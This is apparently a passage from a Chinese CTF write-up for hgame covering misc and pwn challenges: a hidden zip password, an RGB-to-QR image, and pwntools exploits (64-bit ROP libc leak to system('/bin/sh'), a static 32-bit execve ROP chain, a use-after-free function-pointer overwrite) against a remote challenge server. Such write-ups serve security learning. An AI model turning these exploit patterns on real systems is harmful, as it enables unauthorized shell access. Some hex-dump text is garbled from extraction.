最后发现是以OAEP进行填充 获得flag: `hgame{OAEP_i3_safer%$#}`

misc

这是啥

下载下来是一个zip文件 密码不知道
用010editor打开 拉到文件最后 发现一串字符串 怀疑是base64加密 解密结果是: key is here no one knows:hammernb
hammernb!
然后解压这个文件 拿到一个名称为rgb的文件(顺便一提我刚拿到的时候就很自然的联想到rbq..)
把这个文件用010ediot打开 发现里面是这样的

[illegible]

30	20	30	20	30	0A	30	20	30	20	30	0A	30	20	30	20	0	0	0.0	0	0.0	0	0	0
30	0A	30	20	30	20	30	0A	30	20	30	20	30	0A	30	20	0.0	0	0.0	0	0.0	0	0	0
30	20	30	0A	30	20	30	20	30	0A	30	20	30	20	30	0A	0	0.0	0	0.0	0	0	0	0
30	20	30	20	30	0A	30	20	30	20	30	0A	31	20	31	20	0	0	0.0	0	0.1	1	1	
31	0A	31	20	31	20	31	0A	31	20	31	20	31	0A	31	20	1.1	1	1.1	1	1.1			
31	20	31	0A	31	20	31	20	31	0A	30	20	30	20	30	0A	1	1.1	1	1.0	0	0	0	
30	20	30	20	30	0A	30	20	30	20	30	0A	30	20	30	20	0	0	0.0	0	0.0	0	0	
30	0A	30	20	30	20	30	0A	30	20	30	20	30	0A	31	20	0.0	0	0.0	0	0.1			
31	20	31	0A	31	20	31	20	31	0A	31	20	31	20	31	0A	1	1.1	1	1.1	1	1	1	
31	20	31	20	31	0A	31	20	31	20	31	0A	31	20	31	20	1	1	1.1	1	1.1	1	1	
31	0A	31	20	31	20	31	0A	31	20	31	20	31	0A	31	20	1.1	1	1.1	1	1.1	1	1	
31	20	31	0A	31	20	31	20	31	0A	31	20	31	0A	31	20	1.1	1	1.1	1	1.1	1	1.1	
31	20	31	20	31	20	31	20	31	0A	31	20	31	20	31	20	1.1	1	1.1	1	1.1	1	1.1	
31	0A	31	20	31	20	31	0A	31	20	31	20	31	0A	30	20	1.1	1	1.1	1	1.0			
30	20	30	0A	30	20	30	20	30	0A	30	20	30	20	30	0A	0	0.0	0	0.0	0	0	0	
30	20	30	20	30	0A	30	20	30	20	30	0A	30	20	30	20	0	0	0.0	0	0.0	0	0	
30	0A	30	20	30	20	30	0A	30	20	30	20	30	0A	30	20	0.0	0	0.0	0	0	0.0		
30	20	30	0A	30	20	30	20	30	0A	30	20	30	20	30	0A	0	0.0	0	0.0	0	0	0	
30	20	30	20	30	0A	30	20	30	20	30	0A	30	20	30	20	0	0	0.0	0	0.0	0	0	
30	0A	30	20	30	20	30	0A	30	20	30	20	30	0A	30	20	0.0	0	0.0	0	0	0.0		
30	20	30	0A	30	20	30	20	30	0A	30	20	30	20	30	0A	0	0.0	0	0.0	0	0	0	
30	20	30	20	30	0A	30	20	30	20	30	0A	30	20	30	20	0	0	0.0	0	0.0	0	0	
30	0A	30	20	30	20	30	0A	30	20	30	20	30	0A	30	20	0.0	0	0.0	0	0	0.0		
30	20	30	0A	30	20	30	20	30	0A	30	20	30	20	30	0A	0	0.0	0	0.0	0	0	0	
30	20	30	20	30	0A	30	20	30	20	30	0A	30	20	30	20	0	0	0.0	0	0.0	0	0	
30	0A	30	20	30	20	30	0A	30	20	30	20	30	0A	30	20	0.0	0	0.0	0	0	0.0		
30	20	30	0A	30	20	30	20	30	0A	30	20	30	20	30	0A	0	0.0	0	0.0	0	0	0	
30	20	30	20	30	0A	30	20	30	20	30	0A	30	20	30	20	0	0	0.0	0	0.0	0	0	
30	0A	30	20	30	20	30	0A	30	20	30	20	30	0A	30	20	0.0	0	0.0	0	0	0.0		

```

from PIL import Image
x = 280
y = 280
im = Image.new('RGB', (x, y))
fp = open('E:\\xx\\rgb', 'r')
for i in range(0, x):
    for j in range(0, y):
        line = fp.readline()
        rgb = line.replace('\n', '').split(' ')
        for k in range(len(rgb)):
            if rgb[k] == '0':
                rgb[k] = '255'
            im.putpixel((i, j), (int(rgb[0]), int(rgb[1]), int(rgb[2])))
im.save('E:\\xx\\flag.png')
fp.close()

```

这里的长和宽是将源文件的字节数 / 6(空格和换行符) 后开方获得
最后我们获得了这样一张图片



扫描后发现是这样一段数据

NTA0YiAwMZA0IDE0MDAgMDkwMCAwODAwIGMyYjkgNTI0YyA2NDgxcmVlYjEgMmEwMCAwMDAwIDI0MDAgMDAwMCAwODAwIDFjMDAgNjY2Ywo2MTY3IDJlNzQgNzg3NCA1NTU0I
又一段base64!

解密后获得

```

504b 0304 1400 0900 0800 c2b9 524c 6481
eeb1 2a00 0000 2400 0000 0800 1c00 666c
6167 2e74 7874 5554 0900 033c 9889 5a7c
9889 5a75 780b 0001 04f5 0100 0004 1400
0000 8189 172c 9841 2f28 e402 550a 6ecb
b40c 02d6 e08f 9ab3 4e7c d2a1 6505 fec0
01f5 81b0 9b65 effa 4af5 19bb 504b 0708
6481 eeb1 2a00 0000 2400 0000 504b 0102
1e03 1400 0900 0800 c2b9 524c 6481 eeb1
2a00 0000 2400 0000 0800 1800 0000 0000
0100 0000 a481 0000 0000 666c 6167 2e74
7874 5554 0500 033c 9889 5a75 780b 0001
04f5 0100 0004 1400 0000 504b 0506 0000
0000 0100 0100 4e00 0000 7c00 0000 0000

```

504b 0304 1400 0900

很明显的zip头

这里用hex editor直接粘贴上去 保存为.zip文件 发现又是一个加密后的zip!

那就直接上软件爆破 最后得出来密码为hgame 解压缩后得到里面的flag.txt 获得flag: `hgame{zhe_Sh1_true_F14g2333333333}`

(话说我没找ngc学长聊天来着..直接提交发现就对了233)

pwn

hacker_system_ver2

首先用IDA打开

```

void __fastcall __noreturn main(__int64 a1, char **a2, char **a3)
{
    signed int v3; // eax

    setvbuf(stdout, 0LL, 2, 0LL);
    sub_400C0C();
    puts("Welcome to hacker system ver2.0\n\n");
    while ( 1 )
    {
        while ( 1 )
        {
            sub_400939();
            printf("> ", 0LL);
            v3 = sub_40090C();
            if ( v3 != 2 )
                break;
            sub_400C63();
        }
        if ( v3 > 2 )
        {
            if ( v3 == 3 )
            {
                sub_400D76();
            }
            else
            {
                if ( v3 == 4 )
                {
                    puts("bye.");
                    exit(0);
                }
            }
        }
    }
}

```

00000E80 main:1 (400E80)

跟上周那个没啥区别 还是一个rop 但是不同的是这是一个64位的程序

跟32位的差别 除了地址值变长了之外 更重要的是传参方式 从之前用栈来传参变成了先用寄存器后用栈的这么一个方式

再提一遍, 64位函数的参数传递顺序和32位不同, 而是从第一个到第六个依次保存在rdi, rsi, rdx, rcx, r8, r9, 第七个参数开始才放在栈上。

摘自v爷博客

那么我们就需要用ROPgadget获得一些pop rdi ret 这样的代码段落

```

ch1p@ubuntu:~/Desktop/hacker_system_ver2$ ROPgadget --binary hacker_system_ver2
--only "pop|ret"
Gadgets information
=====
0x0000000000400fac : pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x0000000000400fae : pop r13 ; pop r14 ; pop r15 ; ret
0x0000000000400fb0 : pop r14 ; pop r15 ; ret
0x0000000000400fb2 : pop r15 ; ret
0x0000000000400fab : pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x0000000000400faf : pop rbp ; pop r14 ; pop r15 ; ret
0x0000000000400800 : pop rbp ; ret
0x0000000000400fb3 : pop rdi ; ret
0x0000000000400fb1 : pop rsi ; pop r15 ; ret
0x0000000000400fad : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004006a9 : ret
0x0000000000400a29 : ret 0x8b48
Unique gadgets found: 12

```

由于这道题调用的是system函数 所以只要调用一个参数就好了 我们只要把pop rdi那段拿小本本记好就行

还有一点需要注意的是 由于这里是用puts leak出main函数的地址 而在x64里面 地址是八个字节的 但是八个字节的大多是00 00这样 就会被puts截断 从而无法正确的u64()那么为了将地址leak出来 我们需要手动添加\x00

下面是代码

```

from pwn import *
sh = remote('111.230.149.72',10008)
localPwn = ELF('./hacker_system_ver2')
puts_plt = localPwn.plt['puts']
__libc_start_main_got = localPwn.got['__libc_start_main']
main = p64(0x400e80)
p_rdi_ret = p64(0x400fb3)
p_rsi_r15_ret = p64(0x400fb1)
sh.recvuntil('> ')
sh.sendline('2')
sh.recv()
sh.sendline('300')
padding = 'a' * 0x38
fakeip = puts_plt
purposeStr = __libc_start_main_got
payload = padding + p_rdi_ret + p64(purposeStr) + p64(fakeip) + main
sh.sendlineafter('input hacker\'s name:', payload)
sh.recvline()
a = sh.recvuntil('\n')
a = a.replace('\n','')
while(1):
    try:
        print(hex(u64(a)))
        __libc_start_main_addr = (u64(a) - 0x20740)
        break
    except:
        a += '\x00'
sh.recvuntil('> ')
sh.sendline('2')
sh.recv()
sh.sendline('200')
system_addr = __libc_start_main_addr + 0x45390
bin_sh_addr = __libc_start_main_addr + 0x18cd57
payload = padding + p_rdi_ret + p64(bin_sh_addr) + p64(system_addr) + main
sh.recv()
sh.sendline(payload)
sh.interactive()

```

最后获得flag: `hgame{damn_it__big_hacker_you_win_the_flag_again}`

calc

首先打开IDA


```

3 {
1  menu();
2  printf("> ");
3  switch ( read_int_3() )
4  {
5      case 1:
6          v3 = add_func();
7          printf(">>> %d\n", v3);
8          break;
9      case 2:
10         v3 = sub_804894E();
11         printf(">>> %d\n", v3);
12         break;
13      case 3:
14         v3 = mul_func();
15         printf(">>> %d\n", v3);
16         break;
17      case 4:
18         v3 = div_func();
19         printf(">>> %d\n", v3);
20         break;
21      case 5:
22         v1[v2] = v3;
23         printf("result %d save success!!\n", v1[v2++]);
24         break;
25      case 6:
26         return puts("bye.");
27      default:
28         puts("invaile choice.");
29         break;
30  }

```

00000B69 run:33 (8048B69)

在case5这有非常明显的栈溢出 但问题是这个文件是静态链接的 不存在leak出函数啥的 那么想到要构造出shellcode然后调用系统中断 但是NX enable... 然后hint点出了ropchain 这题结束了

```

p = ''
p += pack('<I', 0x08056ad3) # pop edx ; ret
p += pack('<I', 0x080ea060) # @ .data
p += pack('<I', 0x080b8446) # pop eax ; ret
p += '/bin'
p += pack('<I', 0x080551fb) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x08056ad3) # pop edx ; ret
p += pack('<I', 0x080ea064) # @ .data + 4
p += pack('<I', 0x080b8446) # pop eax ; ret
p += '//sh'
p += pack('<I', 0x080551fb) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x08056ad3) # pop edx ; ret
p += pack('<I', 0x080ea068) # @ .data + 8
p += pack('<I', 0x08049603) # xor eax, eax ; ret
p += pack('<I', 0x080551fb) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x080481c9) # pop ebx ; ret
p += pack('<I', 0x080ea060) # @ .data
p += pack('<I', 0x080dee5d) # pop ecx ; ret
p += pack('<I', 0x080ea068) # @ .data + 8
p += pack('<I', 0x08056ad3) # pop edx ; ret
p += pack('<I', 0x080ea068) # @ .data + 8
p += pack('<I', 0x08049603) # xor eax, eax ; ret
p += pack('<I', 0x0807b01f) # inc eax ; ret


```

一大段东西 我们只需要把这些东西在堆栈上布置好就行了

唯一要注意的是字符串 -> 整数的小端序的问题

代码如下

首先IDA一发



里面的参数都是分配在堆上的 这可咋整

题目hint为UAF 那么在这一题上的应用 就是首先分配一块地址 然后释放它 再调用edit 这时之前free的地址就会被重新填写 因为在edit内有调用函数 这时就可以将程序本身的system传入 从而get shell (gdb调了很久hhh)

附上代码

```
from pwn import *
sh = remote('111.230.149.72',10011)
sh.recvuntil('> ')
sh.sendline('1')
sh.recvuntil('input message length:')
sh.sendline('0')
sh.recvuntil('input message:')
sh.sendline()
sh.recvuntil('=====')
sh.sendline('0')
sh.recvuntil('> ')
sh.sendline('4')
sh.recvuntil('> ')
sh.sendline('2')
sh.recvuntil('input message length:')
sh.sendline('24')
purpose = 1
purposeArray = 0x603010
purposeFunc = 0x400816
payload = p64(purpose) + p64(purposeArray) + p64(purposeFunc)
sh.sendline(payload)
sh.interactive()
```

最后获得flag: hgame{be_careful_wtih_dangling_pointers}